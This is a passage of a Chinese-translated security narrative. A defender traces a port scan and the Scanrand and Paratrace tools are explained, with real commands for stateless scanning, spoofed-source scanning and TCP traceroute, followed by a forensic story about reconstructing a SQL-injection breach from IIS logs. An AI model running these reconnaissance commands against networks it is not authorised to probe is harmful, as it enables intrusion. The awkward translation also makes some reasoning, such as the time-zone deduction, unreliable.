Router ARP Flood Detected (Possible Remote Portscan)
245 IP->MAC lookups on subnet of 254 IPs
120 missing MAC->IP translations
10.10.8.0/24 (internal.backup)
```

Elena 一了解到简单的扫描会产生“意外的”DNS 流量，在她查找到其他层之前

便迟早会泄露有用的信息。DNS 将地址从用户在他们的应用程序中（第七层）见到的可读的长名字转换成短的机器可在网络中蜿蜒曲折路由的地址（第三层）。这是必要的，因为网络作为整体，不能识别名字。但是以太网也不能识别 IP 地址。以太网要求使用这些大家所知道的较长的全球惟一的 MAC 地址。

每当一个信息包不是发往某个遥远的主机，而是相反，发往本地网络中一个邻居时，ARP（地址解析协议，Address Resolution Protocol）就会将机器可路由的地址（第三层）转换成全球惟一的地址（第二层）。ARP 通过广播请求来这样做，并且在这样做时，它通常会暴露不耐心的闯入者的行为。集中扫描有意想不到的副作用（实际上是双刃剑的另一刃），其中的一个副作用是同时使一个 ARP 路由器对大量主机、所有的主机广播。优点是 Elena 在安装了 ARP 监视器的主机网络上。它不能使 IT 猎手相信在明显重要的资源上安装有在线的 IDS。网络交换流量没有在线 IDS，所以她只能看到发往她网卡的帧，如何能检测到她的邻居被扫描了呢？不能，但是她能观察到路由器对传递这些扫描起反应了，因为它正在向任何能听到的人广播，它需要大量解析 ASAP 的地址。

那是触发器——能引起她兴趣的古怪的东西。接下来的几个小时花费在了检查日志、过滤出已知的、识别出未知的、跟踪攻击者这样的苦差事上。这是付费的安全工作的一部分，与在心灵上的潜入垃圾箱是截然不同的。最终，问题跟踪到单个 IP：10.10.250.89。这是个好消息。坏消息是 Elena 必须快速发现这个主机，因为它显然在整个公司的机器上安装了后门。另外，必须找出所有的后门主机并清除。有趣的是那个家伙正在使用 31337 端口。很幸运，他并不是惟一的能挥动扫描器的人。

Scanrand

Scanrand 是一个实验——在这种网络代码中使用加密优势的一个非常简单、非常成功的实验，尽管如此还只是个实验。端口扫描使用操作系统资源历史地执行。操作系统内核会请求发起一个特定端口的连接。一段时间之后，连接或许能够工作或许不能工作。然后你就移到下一个主机/端口组合。这是非常非常的慢。一些扫描器会同时让操作系统连接到多个端口，允许它一次试多个不同的目标。这只是非常的慢。Nmap 工具更好，但是完全掌握了它也并不是很完美。因为要验证它发送的任何数据包在一天结束时是否可能有应答，需要经历很长的延迟。

在一天结束时，问题是一连串的电话。不仅是管理着的设备，而且还要围绕着它们如何工作进行一些考虑，他们被什么限制，能做什么。电话是深度的交流。你

能给相关的几个人打电话，如果不考虑费用你能尽情地聊尽可能长的时间。不可能让 Internet 来仿真这个，只有几个 IP 上的语音公司曾经花钱这样做。但是 IP 本身是相当不可靠的，它只做它能做的事情，并且能如你想要的那么简单、快速和功能强大。电话是**面向深度沟通**的。这些都不错，只有端口扫描是**面向广度的**——跟每个人交谈但又几乎什么都没有说。

IP 对你打算怎么处理数据包完全不感兴趣。这就是为什么它工作得这么好的原因。整个 IP 的概念可以总结为，“发送给关心它的人。”但是接口都是面向电话的。而 Scanrand 不是。

Scanrand 的基本想法相当简单。它把扫描活动分解成两部分：一部分会在网络上创造必要的包，另一部分会检查返回的结果。与以前实现这个想法不同（特别是 fping），Scanrand 不仅查找上上下下的主机，而且查找这些主机上实际的服务。Scanrand 无状态地扫描 TCP 服务，也就是说，不保持跟踪哪个主机有或者没有应答。假如 TCP 是一个完全有状态的协议，就可以称得上完美了。并且它工作得很好。

```

root@bsd:~# scanrand 10.0.0.0/24 -p 22
IP      10.0.0.1 30 20 [O] 0.0.0.0
IP      10.0.0.1 31 20 [O] 0.0.0.0
IP      10.0.0.1 32 20 [O] 0.0.0.0
IP      10.0.0.1 33 20 [O] 0.0.0.0
IP      10.0.0.1 34 20 [O] 0.0.0.0
IP      10.0.0.1 35 20 [O] 0.0.0.0
IP      10.0.0.1 36 20 [O] 0.0.0.0
IP      10.0.0.1 37 20 [O] 0.0.0.0
IP      10.0.0.1 38 20 [O] 0.0.0.0
IP      10.0.0.1 39 20 [O] 0.0.0.0
IP      10.0.0.1 40 20 [O] 0.0.0.0
IP      10.0.0.1 41 20 [O] 0.0.0.0
IP      10.0.0.1 42 20 [O] 0.0.0.0
IP      10.0.0.1 43 20 [O] 0.0.0.0
IP      10.0.0.1 44 20 [O] 0.0.0.0
IP      10.0.0.1 45 20 [O] 0.0.0.0
IP      10.0.0.1 46 20 [O] 0.0.0.0
IP      10.0.0.1 47 20 [O] 0.0.0.0
IP      10.0.0.1 48 20 [O] 0.0.0.0
IP      10.0.0.1 49 20 [O] 0.0.0.0
IP      10.0.0.1 50 20 [O] 0.0.0.0
IP      10.0.0.1 51 20 [O] 0.0.0.0
IP      10.0.0.1 52 20 [O] 0.0.0.0
IP      10.0.0.1 53 20 [O] 0.0.0.0
IP      10.0.0.1 54 20 [O] 0.0.0.0
IP      10.0.0.1 55 20 [O] 0.0.0.0
IP      10.0.0.1 56 20 [O] 0.0.0.0
IP      10.0.0.1 57 20 [O] 0.0.0.0
IP      10.0.0.1 58 20 [O] 0.0.0.0
IP      10.0.0.1 59 20 [O] 0.0.0.0
IP      10.0.0.1 60 20 [O] 0.0.0.0
IP      10.0.0.1 61 20 [O] 0.0.0.0
IP      10.0.0.1 62 20 [O] 0.0.0.0
IP      10.0.0.1 63 20 [O] 0.0.0.0
IP      10.0.0.1 64 20 [O] 0.0.0.0
IP      10.0.0.1 65 20 [O] 0.0.0.0
IP      10.0.0.1 66 20 [O] 0.0.0.0
IP      10.0.0.1 67 20 [O] 0.0.0.0
IP      10.0.0.1 68 20 [O] 0.0.0.0
IP      10.0.0.1 69 20 [O] 0.0.0.0
IP      10.0.0.1 70 20 [O] 0.0.0.0
IP      10.0.0.1 71 20 [O] 0.0.0.0
IP      10.0.0.1 72 20 [O] 0.0.0.0
IP      10.0.0.1 73 20 [O] 0.0.0.0
IP      10.0.0.1 74 20 [O] 0.0.0.0
IP      10.0.0.1 75 20 [O] 0.0.0.0
IP      10.0.0.1 76 20 [O] 0.0.0.0
IP      10.0.0.1 77 20 [O] 0.0.0.0
IP      10.0.0.1 78 20 [O] 0.0.0.0
IP      10.0.0.1 79 20 [O] 0.0.0.0
IP      10.0.0.1 80 20 [O] 0.0.0.0
IP      10.0.0.1 81 20 [O] 0.0.0.0
IP      10.0.0.1 82 20 [O] 0.0.0.0
IP      10.0.0.1 83 20 [O] 0.0.0.0
IP      10.0.0.1 84 20 [O] 0.0.0.0
IP      10.0.0.1 85 20 [O] 0.0.0.0
IP      10.0.0.1 86 20 [O] 0.0.0.0
IP      10.0.0.1 87 20 [O] 0.0.0.0
IP      10.0.0.1 88 20 [O] 0.0.0.0
IP      10.0.0.1 89 20 [O] 0.0.0.0
IP      10.0.0.1 90 20 [O] 0.0.0.0
IP      10.0.0.1 91 20 [O] 0.0.0.0
IP      10.0.0.1 92 20 [O] 0.0.0.0
IP      10.0.0.1 93 20 [O] 0.0.0.0
IP      10.0.0.1 94 20 [O] 0.0.0.0
IP      10.0.0.1 95 20 [O] 0.0.0.0
IP      10.0.0.1 96 20 [O] 0.0.0.0
IP      10.0.0.1 97 20 [O] 0.0.0.0
IP      10.0.0.1 98 20 [O] 0.0.0.0
IP      10.0.0.1 99 20 [O] 0.0.0.0
IP      10.0.0.1 100 20 [O] 0.0.0.0

```

在十分之一秒中的一次本地扫描

还有技术发展的问題。对有着 65 000 个主机的 B 类网扫描只花费几秒钟就返回

了将近 10 000 个积极应答。这并不是什么秘密。它使用非验证的包，不要求特别的访问。但这是强大的攻击者仅在危险时才用的，而防御者有空时也能开发。

这是实时的审计。对于实验不错，但是还有一个问题。

扫描谁？

无状态扫描的效率基于这样一个简单的假设：较少的工作需要较少的时间。（不是最复杂的假设）。如果你没有花费时间跟踪你发信息包给他的人，就能更快地发送信息包——也没有内存的负荷。

但是如果有人检测到你的无状态扫描又怎样呢？因为你并没有跟踪发出去的请求，故你接受任何收到的信息包就像它是你自己扫描的一个响应。一个攻击者能够混淆，误导，并且通常操作你的扫描引擎，以便在主机实际上没有启动时却认为他们是启动的。这是不允许的。

解决方案是一个远古技术上的现代变通办法：反转的 SYN Cookies。1996 年，攻击者发现如果他们简单地给系统、内核发出一个大量的 SYN（同步，或者“发起连接”）消息，并期待来自外部世界的大量的输入连接，将消费各种有价值的内核内存为所有这些令人激动的新机会做准备。

然后它就会死去。（这太糟了）。

对这个问题最优雅的解决方案来自位于美国芝加哥的伊利诺斯州大学的 D.J.Bernstein 教授。DJB 检查了 TCP 的结构。TCP 协议用来回移动 Web 页面和 E-mail，可允许数据发送之前开始所谓的“三次握手”，简而言之，客户端会发送一个 SYN（希望交谈吗？），服务器会用 SYN/ACK 回答（是的，什么事）或者 RST/ACK（走开），客户端会再次用 ACK 回复（没有什么要紧的）。根据大家都知道的响应能力的验证，对 TCP 有一个安全测量。SYN 和 SYN/ACK 都包含随机生成的值，就是大家都知道的 ISNs（Initial Sequence Numbers 初始序列号），它会分别在 SYN/ACK 和 ACK 得到承认。所以，为了发送一个正确的 ACK，你必须接收一个 SYN/ACK。为了接收 SYN/ACK，就必须在 SYN 中为你自己的 IP 地址输入一个合法的值。

因此，DJB 详细地论证了这样一个事实，即如果一个用密码写的小令牌（和一些小的附加的数据）做 ISN 来代替一些随机的字节，内核会接收一个 SYN，发送一个 SYN/ACK，并立即忘记远程主机直到有一个有效的 ACK（服务器生成的批准的标记）返回为止。只有这时才给这次新的和令人激动的连接分配所有的内存。

反向的 SYN Cookies 会更进一步。ACK 不仅反射 SYN/ACK；SYN/ACK 也反射

SYN。所以，SYN 中加密的令牌必须返回任何一个有效的 SYN/ACK 或 RST/ACK。将加密令牌（在技术上，一个 SHA-1 哈希截断为 32 位）连接到 IP 和端口组合，期待的 SYN/ACK 或 RST/ACK 必须有如下含义：单个主机只能响应它自己，而不能响应别的，甚至不能响应它自己的没有指定扫描的端口。即它或者能正确地响应，或者根本不响应（实际上它能重复响应，但是因为 IP 网络并不保证一个特定的信息包只到达一次，故也甚至不要求目标参与复制）。

这个特殊的功能允许一个相当有用的行为。

扫描你

例如，所有的状态都包含在信息包本身中，即便他们操作在不同的端口上，发送者和接收者之间的 IPC（进程间通信）也是相当空闲的。在一台主机上，你可以敲入：“Send Only, seed=“this_is_a_test”, spoof the IP

10.0.1.38, send to all 139(SMB) ports between 10.0.1.1 and 10.0.1.254”:

```
root@bsd:~# scanrand -S -s this_is_a_test -i 10.0.1.38
10.0.1.1-254:139
```

假如你已经在 10.0.1.38 上运行了以下命令：

```
"Listen Only, Accept Errors(down ports), never time out, and
seed='this_is_a_test'":
[root@localhost root]# scanrand -L -e -t0 -s this_is_a_test
```

突然，会跳出以下信息：

```
UP:      10.0.1.11:139    [01]   9.432s
UP:      10.0.1.12:139    [01]   9.433s
UP:      10.0.1.36:139    [01]   9.433s
UP:      10.0.1.57:139    [01]   9.434s
UP:      10.0.1.130:139   [01]   9.435s
DOWN:    10.0.1.254:139   [01]   9.438s
```

你甚至能扫描网络的外部：

```
root@bsd:~# scanrand -S -s this_is_a_test -i 10.0.1.38
www.google.com
```

从 10.0.1.38 上的同一个进程，你会看到以下应答：

```
UP: 216.239.53.99:80 [15] 22.851s
UP: 216.239.53.99:443 [18] 22.853s
```

如果你在看，就会注意到在本地扫描上，所有的都是[1]，但是在远程扫描上，80 端口（HTTP）返回[15]，而端口 443（HTTP 通过 SSL 加密）返回一个[18]，那么这些数字是什么呢？

他们是用网络上的跳来估计远程服务器有多远的。实际上，如果接收了任何一个包，就可能猜测这些包要行进多远才能到达你的主机。这是因为众所周知的 TTL 结构或经历的时间。每次在寻求接近它目的时，一个信息包穿过另一个路由，无论信息包的 TTL 字段是 0 到 255 之间的什么值——都要减 1。如果 TTL 减到 0，信息包就会被删除掉。这将阻止丢失的包在整个网络内循环移动而永久的消耗资源。最终，他们离开信息流并且死掉。

这就像人类一样：我们自己的基因结构包含端粒，一小块 DNA，每次我们的细胞分裂时都会刮掉一点。刮了太多，这个细胞就不能再创建新的细胞。它就是我们要有多老，为什么会死掉的原因。

IP 网络上所有的数据包都需要有一个初始的 TTL。几乎没有例外，它总是以 32, 64, 128 或 255 开头。这意味着某些有趣的事情：如果收到一个信息包，它剩余的 TTL 是 58，它最初的 TTL 很可能减了 6 次： $64-58=6$ 。如果收到一个信息包，TTL 是 250，初始 TTL 很可能减了五次： $255-250=5$ 。由于每次减 1 都由路由器完成，就可以从一个默认值的偏移判断经过的路由器数。

迟早，P2P（Peer to Peer）网络会开始用这个来组织他们的虚拟网络。

那么为什么 Google 的 SSL 端口出现在 3 跳之远的地方呢？跟他们的 SSL 加速器打个招呼，很可能是一个单独的网络用来服务它的内容。

这并不是你能发现 TTL 的惟一的神奇的事情。

```
root@arachnadox:~# scanrand -blk -e
local.doxpara.com:80,21,443,465,139,8000,31337
UP: 64.81.64.164:80 [11] 0.477s
DOWN: 64.81.64.164:21 [12] 0.478s
UP: 64.81.64.164:443 [11] 0.478s
DOWN: 64.81.64.164:465 [12] 0.478s
DOWN: 64.81.64.164:139 [22] 0.488s
DOWN: 64.81.64.164:8000 [22] 0.570s
DOWN: 64.81.64.164:31337 [22] 0.636s
```

主机在 11 跳远，12 跳远或者 22 跳远处吗？证明是 local.doxpara.com 内核中的

一个微小的 bug，给合法的 RST/ACK 增加了额外的一跳，但是 22 个被减量的数据包究竟怎么样了？防火墙，努力要尽可能地有效，它只接收进来的 SYN，轻击 IP 和端口，给 RST/ACK 设置标记，固定校验和欢快地发送信息包。

它没有做的是重新设置 TTL。所以已经减少了 11 次进入，减少了另外 11 次外出。因此，合法的下行端口（21）可能不同于过滤端口（139, 8000 和 31337）。

TTL 监视甚至会偶然发现特别恶劣的网络攻击：

```
root@arachnadox:~/new_talk# scanrand local.doxpara.com
UP: 64.81.64.164:80 [19] 0.092s
UP: 64.81.64.164:25 [04] 0.095s
UP: 64.81.64.164:443 [19] 0.099s
UP: 64.81.64.164:22 [19] 0.106s
UP: 64.81.64.164:993 [19] 0.121s

root@arachnadox:~# telnet www.microsoft.com 25
Trying 207.46.134.155...
Connected to microsoft.com. Escape character is '^]'.
220 ArGoSoft Mail Server Pro for WinNT/2000/XP, Version 1.8 (1.8.2.9)
```

显然，local.doxpara.com 上的 E-mail 服务器比网络上其余部分近 15 跳。哦，微软已经放弃了交换。

TTL 并不总是从一个最重要的值开始。Traceroute（调试 IP 网络的最老的工具之一）通过用 TTL1, 2, 3 等等发送数据包。观察哪个主机发送 ICMP 的时间超过了返回给主机响应的的时间。当然，scanrand 支持的 traceroute 就像它支持的端口扫描：

```
bash-2.05a# scanrand -b2m -11-13 www.slashdot.org
002 = 63.251.53.219|80 [02] 0.018s( 10.0.1.11 ->
      66.35.250.150 )
001 = 64.81.64.1|80 [01] 0.031s( 10.0.1.11 ->
      66.35.250.150 )
003 = 63.251.63.79|80 [03] 0.044s( 10.0.1.11 ->
      66.35.250.150 )
004 = 63.211.143.17|80 [04] 0.066s( 10.0.1.11 ->
      66.35.250.150 )
005 = 209.244.14.193|80 [05] 0.084s( 10.0.1.11 ->
      66.35.250.150 )
```

```

006 = 208.172.147.201|80 [08] 0.099s( 10.0.1.11 ->
        66.35.250.150 )
007 = 208.172.146.104|80 [06] 0.119s( 10.0.1.11 ->
        66.35.250.150 )
008 = 208.172.156.157|80 [08] 0.140s( 10.0.1.11 ->
        66.35.250.150 )
009 = 208.172.156.198|80 [08] 0.167s( 10.0.1.11 ->
        66.35.250.150 )
010 = 66.35.194.196|80 [09] 0.187s( 10.0.1.11 ->
        66.35.250.150 )
011 = 66.35.194.58|80 [09] 0.208s( 10.0.1.11 ->
        66.35.250.150 )
012 = 66.35.212.174|80 [10] 0.229s( 10.0.1.11 ->
        66.35.250.150 )
UP: 66.35.250.150:80 [12] 0.241s

```

甚至可以同时扫描主机和路由器，创建一个最终可视的“蜘蛛网图”：

```

bash-2.05a# scanrand -b 1m -l 1-10 64-66.5,8,15-17.1.1:80
001 = 64.81.64.1|80 [01] 0.021s( 10.0.1.11 ->
        64.5.1.1 )
001 = 64.81.64.1|80 [01] 0.037s( 10.0.1.11 ->
        65.5.1.1 )
001 = 64.81.64.1|80 [01] 0.054s( 10.0.1.11 ->
        66.5.1.1 )
002 = 63.251.53.219|80 [02] 0.059s( 10.0.1.11 ->
        64.5.1.1 )
002 = 63.251.53.219|80 [02] 0.088s( 10.0.1.11 ->
        65.5.1.1 )
002 = 63.251.53.219|80 [02] 0.101s( 10.0.1.11 ->
        66.5.1.1 )
003 = 63.251.63.1|80 [03] 0.118s( 10.0.1.11 ->
        64.5.1.1 )
003 = 63.251.63.67|80 [03] 0.167s( 10.0.1.11 ->
        66.5.1.1 )
004 = 160.81.100.1|80 [04] 0.189s( 10.0.1.11 ->
        64.5.1.1 )
004 = 206.24.216.193|80 [04] 0.219s( 10.0.1.11 ->

```

```

        66.5.1.1      )
005 = 144.232.3.169|80 [05] 0.240s( 10.0.1.11 ->
        64.5.1.1      )
005 = 206.24.210.61|80 [05] 0.291s( 10.0.1.11 ->
        66.5.1.1      )
006 = 144.232.3.193|80 [06] 0.324s( 10.0.1.11 ->
        64.5.1.1      )
006 = 192.205.32.109|80 [07] 0.340s( 10.0.1.11 ->
        66.5.1.1      )
007 = 144.232.9.214|80 [07] 0.379s( 10.0.1.11 ->
        64.5.1.1      )
007 = 12.122.11.217|80 [07] 0.413s( 10.0.1.11 ->
        66.5.1.1      )
008 = 144.232.18.42|80 [08] 0.444s( 10.0.1.11 ->
        64.5.1.1      )
009 = 144.232.6.126|80 [09] 0.508s( 10.0.1.11 ->
        64.5.1.1      )
009 = 12.122.11.106|80 [08] 0.571s( 10.0.1.11 ->
        66.5.1.1      )
001 = 64.81.64.1|80 [01] 0.620s( 10.0.1.11 ->
        64.8.1.1      )
010 = 12.123.24.137|80 [09] 0.632s( 10.0.1.11 ->
        66.5.1.1      )

```

偶尔，跟踪会显示得比期待的更多一些：

```

root@arachnadox:~# scanrand -ll-3 www.doxpara.com

001 = 172.16.0.1|80 [01] 0.024s( 172.16.1.97 ->
        209.81.42.254 )
002 = 216.137.24.1|80 [01] 0.030s( 216.137.24.246 ->
        209.81.42.254 )
003 = 216.137.10.45|80 [03] 0.100s( 216.137.24.246 ->
        209.81.42.254 )

```

网络地址转换：许多人都不喜欢，但还是令人惊讶地功能强大和有用，NAT 把一个不可路由的内部地址（192.168.0.*，172.16.*或 10.*）转换成可路由的外部地址。与其他事情相比，这意味着一个主机不知道其余的世界把它看做什么。Scanrand 有

时候发现：因为由 trace 引起的 ICMP 错误含有部分 IP 信息包，它由 TTL 过期时产生（整个 IP 标题，准确地说是 8 个字节的 TCP），Scanrand 能检查 ICMP 部分了解什么点击了全球的 Internet。这对做无状态的跟踪路由无论如何是十分必要的，而且还会发现更有趣的事情，以上跟踪的详细版本如下：

```
root@arachnadox:~/new_talk# scanrand -l2 -vv www.doxpara.com
Stat|=====IP_Address==|Port=|Hops|==Time==|=====Details
=====|
SENT: 209.81.42.254:80 [00] 0.000s Sent 40 on eth0:
  IP: i=172.16.1.97->209.81.42.254 v=4 hl=5 s=0 id=2 o=64 ttl=2
  pay=20
  TCP: p=193->80, s/a=3012956787 -> 0 o=5 f=2 w=4096 u=0 opt1=0
Got 70 on eth0:
  IP: i=216.137.24.1->172.16.1.97 v=4 hl=5 s=0 id=35273 o=0
  ttl=127 pay=36
ICMP: IP: i=216.137.24.246->209.81.42.254 v=4 hl=5 s=0 id=2
  o=64 ttl=1 pay=20
ICMP: TCP: p=193->80, s/a=3012956787
002 = 216.137.24.1|80 [01] 0.049s( 216.137.24.246 ->
209.81.42.254 )
```

但是 scanrand 最有趣的跟踪实际上来自它的姐妹工具，Paratrace。因为 TCP 是位于第三层 IP 协议之上的第四层协议，故所有的 IP 功能即便是在 TCP 用时也仍然可用。这就意味着 traceroute 能在 TCP 之上工作——除此以外，traccroute 还能在现有的 TCP 连接上工作。例如，如果 Elena 发现有一个攻击者通过 SSH 上的连接进入，她就能启动 paratrace，并由通道返回到他们建立的 TCP 会话上的入侵者。尽管不常见，但偶尔甚至还会通过攻击者建立起防火墙，因为信息包确实是已建立起来的会话的一部分：

```
root@bsd:~# paratrace 209.81.42.254
Waiting to detect attachable TCP connection to host/net:
  209.81.42.254
209.81.42.254:4136/32 1-15
001 = 64.81.64.1|4136 [01] 1.569s( 10.0.1.11 ->
  209.81.42.254 )
002 = 63.251.53.219|4136 [02] 1.571s( 10.0.1.11 ->
  209.81.42.254 )
```

```

003 = 63.251.63.3|4136 [03] 1.572s( 10.0.1.11 ->
      209.81.42.254 )
004 = 140.174.21.121|4136 [11] 1.575s( 10.0.1.11 ->
      209.81.42.254 )
005 = 129.250.122.146|4136 [10] 1.576s( 10.0.1.11 ->
      209.81.42.254 )
006 = 129.250.16.17|4136 [09] 1.577s( 10.0.1.11 ->
      209.81.42.254 )
007 = 129.250.3.86|4136 [08] 1.579s( 10.0.1.11 ->
      209.81.42.254 )
010 = 198.32.176.80|4136 [10] 1.581s( 10.0.1.11 ->
      209.81.42.254 )
008 = 129.250.2.70|4136 [10] 1.582s( 10.0.1.11 ->
      209.81.42.254 )
011 = 209.81.1.49|4136 [11] 1.583s( 10.0.1.11 ->
      209.81.42.254 )
009 = 129.250.3.79|4136 [10] 1.584s( 10.0.1.11 ->
      209.81.42.254 )

```

回到我们常规安排的攻击

如果 Elena 了解 Scanrand, 就能很容易地快速发出一个命令在整个公司的体系结构中扫描端口 31337 (“精华”), 尽管她的确需要花费一点时间登录到那台 IDS 准备从上面看扫描的机器。(有一个替代的设计, 未用的 TCP 窗口大小被配置成包含一个简短的合法扫描器的签名, 这就可以便于 IDS 与 Scanrand 配合, 但这还没算完)。结果令人讨厌, 而你能够做的是: 显然有 150 台主机被危及安全, 有大约 40 000 个桌面退出。渗透级别并没有高到几乎足以危及远程 root (几乎所有的机器都在同样的映像上, 一台机器上的漏洞会在所有的机器上暴露), 对于一台受感染的文件服务器, 作为带菌者这台机器上运行着太多的业务。她对 memetic 病毒有所觉察——标准病毒 (不需要知道用户即可传播) 和特洛伊木马 (用恰当的用户知识接受, 但是并不传播), memetic 病毒完全可以说就是特洛伊木马, 以致于人们把他们发送给他们的朋友。真令人惊讶。

噢呵!

已经很晚了，还有一些未回答的问题：为什么那个主机要执行端口扫描？他们很可能只是通过观察 IP 从桌面上接收所有的备份就了解了备份的网络，这是个知道内情的人，或者是通过防火墙刺探的人？她已经将 Honeynet 放在了公用的 DSL 线上，也许已经有人跟踪其所有者回到她的公司，但这些都是要等到下一天的问题……

第 10 章 攻击的艺术

——Mark Burnett 著

现在是凌晨 2:00，我的眼神几乎不能集中，更无法保持大脑的清醒。现在已是星期二了，但是对我来说，只是一个真正漫长的星期一。我盯着桌子那边墙上的那张画。

很奇怪，现在我已经坐在桌边盯着这张画一周了，但实际上从来也没注意我在看什么。在画上，一个中年人背对着我，向他前面的门外看着。他穿着宽松的浅蓝色的衬衫和裤子，或者是睡裤，或者是某个奇怪的看上去很好的装备。他的门外是辽阔的海洋——没有陆地，只有无边的海洋。很难准确地判断这儿离水有多远，也许走出他的门就是水，或者也许离房子有6米。无论哪一种情况，那张画都让我感到有些不安。我不明白为什么画家把那人画成穿着蓝色的睡裤，为什么把那人的房子画成那种难看的柔和的黄色，为什么前门的外面就是海。看起来好像这个人自己也不明白这些，似乎他就是在困惑柔和黄色房子前门为什么是无边的海。

我收回视线看着膝上电脑的屏幕，看到查询已经完成。我搜索在最近四个月中点击数超过500次的所有Web站点的IP地址。查询返回了3412个IP地址，看起来好像很多，但是还远远少于我最近四个月中访问过的28366个惟一的IP地址的总数。

我需要更明确些。我调整查询只包括那些发送请求引起了一些错误代码的IP地址。我输入新的查询并单击回车。

关于那张画困扰我的另一件事是：这个角度看上去有些歪，尽管它并不歪（因为我测量过，所以知道）。我不明白还有什么能更好——让那幅画从技术上放平，不要看上去歪或者倾斜平衡以便视觉上看上去是直的。它看上去倾斜使我困惑，但是更让我困惑的是知道它实际上只是没有挂好。

时区，IP地址和HTTP结果代码——这是我作为辩论术行家所拥有的先导。我沿着黑客的足迹重新创建他们所做的一切。这个特殊的合约是我的主要客户，一家保险公司。当他们的一个客户确信自己被黑了时，他们就打电话让我来调查。我的工作是要弄明白黑客都干了些什么，那很重要吗？黑客又没干什么。我的报告将决定那个公司是否能为他们的索款获得10000或100000美元的赔偿。在保险公司停止检查前，经理要真正知道谁做了什么事情，他们是怎么做的，是谁的错，他们以后怎么防止类似问题再发生。调停者、审核员、调整者、法律执行、律师和法官定期检查和细查我的报告。我需要准确，小心翼翼，可靠和客观。但是，说到底，我要使客户满意。

在这一事例中，黑客闯入一家大型软件公司，偷走一些源代码，把它们发到了网上。尽管公司能够在几个小时之内将站点内的源代码删除，但是破坏已经造成了。他们给顾问公司付了大笔的钱来保证其安全，但是保险公司让我来做这个调查。到现在已有一个星期了，我搜集了每个能找到的日志文件，净化陈述并格式化这些数据，把它们装入我的分析数据库中。只有很少的信息，日志文件并不像我期望的那么完全。

这件事的发生都是因为上个月一个程序员从源码控制系统中签出他的代码在周

未使用。星期一，他交回代码时，有一个警告说，他的模块现在正被另一个用户签出。因为他是惟一做这个模块的人，就怀疑他了，重新检查了源代码控制日志文件。是一个管理员通过 SQL Server 服务器的连接签出了那个模块。事实上，这个管理员签出了所有模块，第二天，一个客户告诉他们说他们的源代码出现在一个公用 Web 站点上。他们让这个顾问公司来保证他们的安全。这些安全顾问完全重建了他们的大部分网络，对 Web 应用程序做了一些改变。不幸的是，在做这些事情的时候，这些顾问也破坏了证据，使我不能确切地知道在入侵时网络是什么样的。

我确实有四个月的 IIS 日志文件，聊胜于无。我实际上怀疑 Web 服务器就是入侵点。Web 服务器就是最直接进入 SQL Server 的路径。否则他们就必须穿过 DMZ 防火墙，接着是内部防火墙。然后才能试图闯入 SQL Server 服务器。具有讽刺意义的是，这家公司认为他们把 SQL Server 放在其内部网中更安全。而这的确使 SQL Server 服务器稍微有些难直接攻击，也允许 SQL Server 服务器看到内部网络。这个错误的代价是公司的重大的知识产权：他们的源代码。

我合计这应该是一个快速工作——一个明显的 SQL 注射探索。SQL 注射是以一种允许攻击者提交任何 SQL 命令，包括允许执行操作系统命令的存储过程的方式来操作 HTML 表单输入。黑客很可能发现一些易攻击的 Web 表单，弄明白如何操纵 SQL 语句，然后使用 SQL Server 来攻击内部网上的源码控制系统。但借助于有限的日志文件，很难证明这种理论。

第一个问题是服务器不存在了。这个公司有三个数据中心，位于不同的时区，管理员常常在这些数据中心之间转移服务器。因此，我无法知道服务器设置的是哪一个时区，或者服务器的时钟是否准确。如果没有任何定时的证明，我的证据就会完全无用。

为了决定服务器的时间设置，我需要让 IIS 日志中的事件与外部事件有关联。我有一个来自入侵检测系统（IDS）的日志文件，是一个管理员在发现入侵后运行了一天。运行 IDS 的系统还在，所以我能够验证它的时区设置：DMT-05:00。这会成为我的基线系统。将那个日志与 IIS 日志比较，我发现两个单独的事件在两个日志中都出现了。相应事件之间记录的时间差别是五小时八分钟。八分钟我可以归结为服务器时钟不精确，其他的我可以计算。

IIS 总是用格林威治时间（GMT）记录事件日志。然而 IIS 通过用服务器的时区来决定 GMT，并增加适当的小时数。例如，如果服务器设置到 GMT-05:00，那么 IIS 会给系统时间增加五个小时来决定 GMT。IIS 也有一个选项在半夜本地时间而不是半夜的 GMT 时间来循环日志文件。如果日志文件在 GMT 循环，每个日志文件的

第一个条目就会是在半夜（0：00）记录的。如果日志文件使用本地时间循环，每个日志文件的第一个条目就会是半夜的 GMT 的某个偏移量。打开一个随机的 IIS 日志文件，我看到这样的日志条目：

```
2003-10-14 05:11:56 221.156.162.5 GET /default.asp - 200
2003-10-14 05:11:58 221.156.162.5 GET /images/bar.jpg - 200
2003-10-14 05:11:58 221.156.162.5 GET /images/menu.jpg - 200
2003-10-14 05:13:19 221.156.162.5 GET /login.asp - 200
```

因为记录下来的日志事件从每天的大约 05：00 开始，我能计算出半夜的本地时间等于 05：00GMT。因此，时区是 GMT-05：00。但是 GMT 并不遵循在 4 月的第一个星期天和 10 月的最后一个星期天之间的白天保留时间（DST）。因为这是 10 月 14 日的话，本地时间要快一个小时。因此，本地服务器一定是被配置成 GMT-06：00。

我用 IIS 日志的拷贝装载进数据库，我调整每个时间字段来准确地与 IDS 日志一致。但这是容易的事。

为了节约磁盘空间，配置 IIS 日志来记录最少的信息，它没有包括查询字符串。没有这个信息就很难证明 SQL 注射。我必须更深地挖掘。为了开始挖掘，我需要弄明白哪一个日志条目值得怀疑。

作为一个辩论术专家，我发现自己看世界并不是把他们看做洲、国家和城市，而是 IPv4 地址空间中的 A，B，C 类网络。对我来说，一个像 194.95.176.5 这样的 IP 地址与 217.22.166.29 这样的地址是不同的。前者明确是德国的，而后者感觉更像是俄国的。以 24,65,66,209，216 这样的数字开头的 IP 地址更有可能来自美国；202 和 203 来自亚洲等等。我的大部分时间都花费在看庞大的 IP 地址列表，识别哪一个地址是友好的哪一个是敌对的。敌对的 IP 地址中有两类：黑客的真实的 IP 地址和无辜者的 IP 地址——如果能把其系统被黑客入侵的不知情管理员叫做无辜的话。

我按照它们产生的信息流量将 IP 地址分类。如果它们总是产生合理的信息流量，就是友好的。如果总是产生恶意的信息流量，就是敌对的。诀窍是将所有的 IP 地址分类，让他们落在友好的和敌对的之间。为了使自己有领先的开始，我有一个 IP 地址集合，它们至少有一次是敌对的。我也收集了公用代理、SMT 中继服务器和游荡在与攻击有关的聊天室中地址的秘密列表。我的数据库会标志出与这些列表匹配的任何 Log 条目。系统的确有它的缺陷。从列表我无法做出结论，但是他们却帮助我缩小了搜索范围。

我保留有一个单独的、我跟踪了一段时间的某一特殊黑客所使用的 IP 地址列表。我不知道他的名字或他真实的 IP 地址，但是我知道他的工作。首先，我认为他很可

